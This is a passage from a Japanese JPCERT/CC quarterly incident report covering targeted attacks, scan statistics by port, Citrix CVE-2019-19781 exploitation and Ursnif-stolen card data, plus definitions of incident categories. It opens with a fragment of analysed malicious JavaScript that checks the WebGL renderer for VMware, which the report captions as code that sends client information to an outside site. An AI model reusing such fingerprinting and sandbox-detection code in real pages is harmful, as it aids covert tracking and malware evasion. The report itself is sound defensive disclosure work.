  var gl = canvas.getContext("experimental-webgl") || canvas.getContext("webgl");
  var nLoadRet = "";
  if (!gl)
  {
    return "Unknow";
  }
  var ext = gl.getExtension("WEBGL_debug_renderer_info");
  if (!ext)
  {
    return "Unknow";
  }
  var vendor = gl.getParameter(ext.UNMASKED_VENDOR_WEBGL);
  var renderer = gl.getParameter(ext.UNMASKED_RENDERER_WEBGL);
  var iValue = renderer.indexOf(subValueVM);
  var iValue2 = renderer.indexOf(subValueVM2);
  if (iValue != -1 || iValue2 != -1)
  {
    if (nVerbose == 1)
    {
      nLoadRet = "VMware Enabled (vendor:" + vendor + ", renderer : " + renderer + ")";
      loadD(nLoadRet);
    }
```

［図 12：クライアント情報を外部サイトへ送信する JavaScript ファイル］


3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、2 件でした。前四半期の 6 件から 67%減少しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルからマルウエアを感染させる攻撃

前四半期に続き、本四半期も仮想通貨交換業者を狙ったと考えられる標的型攻撃の報告が寄せられました。確認された手口は、メールまたは LinkedIn のメッセージにより不正な zip ファイルをダウンロードさせようとするものです。 zip ファイルには、パスワードでロックされたデコイ文書（[図 13] 参照）と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルには VBScript をダウンロードして実行するコマンドが含まれており、ダウンロードされた VBScript が実行されるとさらに別のファイルのダウンロードおよび実行が行われてマルウエアに感染します。

この攻撃は本四半期の期間中発生しました。



[図 13：攻撃に用いられたデコイ文書例]

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウエアサイトの件数は、250 件でした。前四半期の 205 件から 22%増加しています。

本四半期に報告が寄せられたスキャンの件数は、713 件でした。前四半期の 744 件から 4%減少しています。スキャンの対象となったポートの内訳を［表 6］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP)）、HTTP（80/TCP）、SMTP（25/TCP）でした。

［表 6：ポート別のスキャン件数］

ポート	1 月	2 月	3 月	合計
22/tcp	165	98	146	409
80/tcp	39	36	40	115
25/tcp	21	16	24	61
23/tcp	2	15	17	34
445/tcp	13	3	14	30
443/tcp	10	9	11	30
62223/tcp	6	7	13	26
9530/tcp	0	4	6	10
1433/tcp	3	1	5	9
5555/tcp	2	1	5	8
60001/tcp	0	3	4	7
3389/tcp	4	0	3	7
37215/tcp	2	0	2	4
21/tcp	1	2	1	4
143/tcp	1	1	2	4
85/tcp	2	0	1	3
6379/tcp	0	2	1	3
4567/tcp	1	1	1	3
26/tcp	1	0	2	3
その他	9	25	12	46
月別合計	282	224	310	816

その他に分類されるインシデントの件数は、492 件でした。前四半期の 432 件から 14%増加しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) Citrix Application Delivery Controller および Citrix Gateway の脆弱なバージョンを使用している機器に関する報告への対応

2020 年 1 月上旬に Citrix Application Delivery Controller および Citrix Gateway の脆弱性（2019 年 12 月公開の CVE-2019-19781）の実証コード（PoC）が公開されて間もなく脆弱性を狙う攻撃が複数観測される状況となり、2020 年 1 月中旬には海外のセキュリティベンダから、当該脆弱性の影響を受けている日本の機器の IP アドレス（約 230 件）の報告が寄せられました。

JPCERT/CC では、この報告をもとに国内の当該 IP アドレスの管理者などに対して、利用している機器のバージョンの確認と、脆弱なバージョンを利用している場合は、Citrix 社が提示する回避策の実施を依頼しました。また、当該脆弱性に関する注意喚起を発行しました。

複数の Citrix 製品の脆弱性（CVE-2019-19781）に関する注意喚起
https://www.jpcert.or.jp/at/2020/at200003.html

この脆弱性を悪用されたインシデント報告は複数受けており、ターゲットとなった機器からは、外部からファイルを取得するスクリプトや、スクリプトが取得したと見られる WebShell、特定のフォルダを監視してファイルを削除する ELF バイナリなどが設置されていました。

(2) マルウエアにより収集された国内ユーザのクレジットカード関連情報に関する報告への対応

マルウエア（Ursnif）の通信先となっているサーバ上で発見された国内ユーザに関する情報が 2020 年 1 月下旬に海外のセキュリティ機関から JPCERT/CC に寄せられました。情報を確認したところ、クレジットカード番号を含む国内ユーザに関する情報が含まれていました。マルウエアの感染元の情報などは確認でできませんでしたが、窃取された情報が悪用されることを防止するため当該情報をクレジットカード関連事業者に対して提供しました。

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウエアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウエア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウエアサイト

「マルウエアサイト」とは、閲覧することで PC がマルウエアに感染してしまう攻撃用サイトや、攻撃に使用するマルウエアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウエアサイト」に分類しています。

- 閲覧者の PC をマルウエアに感染させようとするサイト
- 攻撃者によりマルウエアが公開されているサイト

○ スキャン

「スキャン」とは、サーバや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウエア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウエア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバプログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウエアが通信を行うサーバ
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウエア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウエアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウエアに感染させようとするサイト
- 特定の組織を標的としたマルウエアが通信を行うサーバ

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウエアによる情報の窃取
- マルウエア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。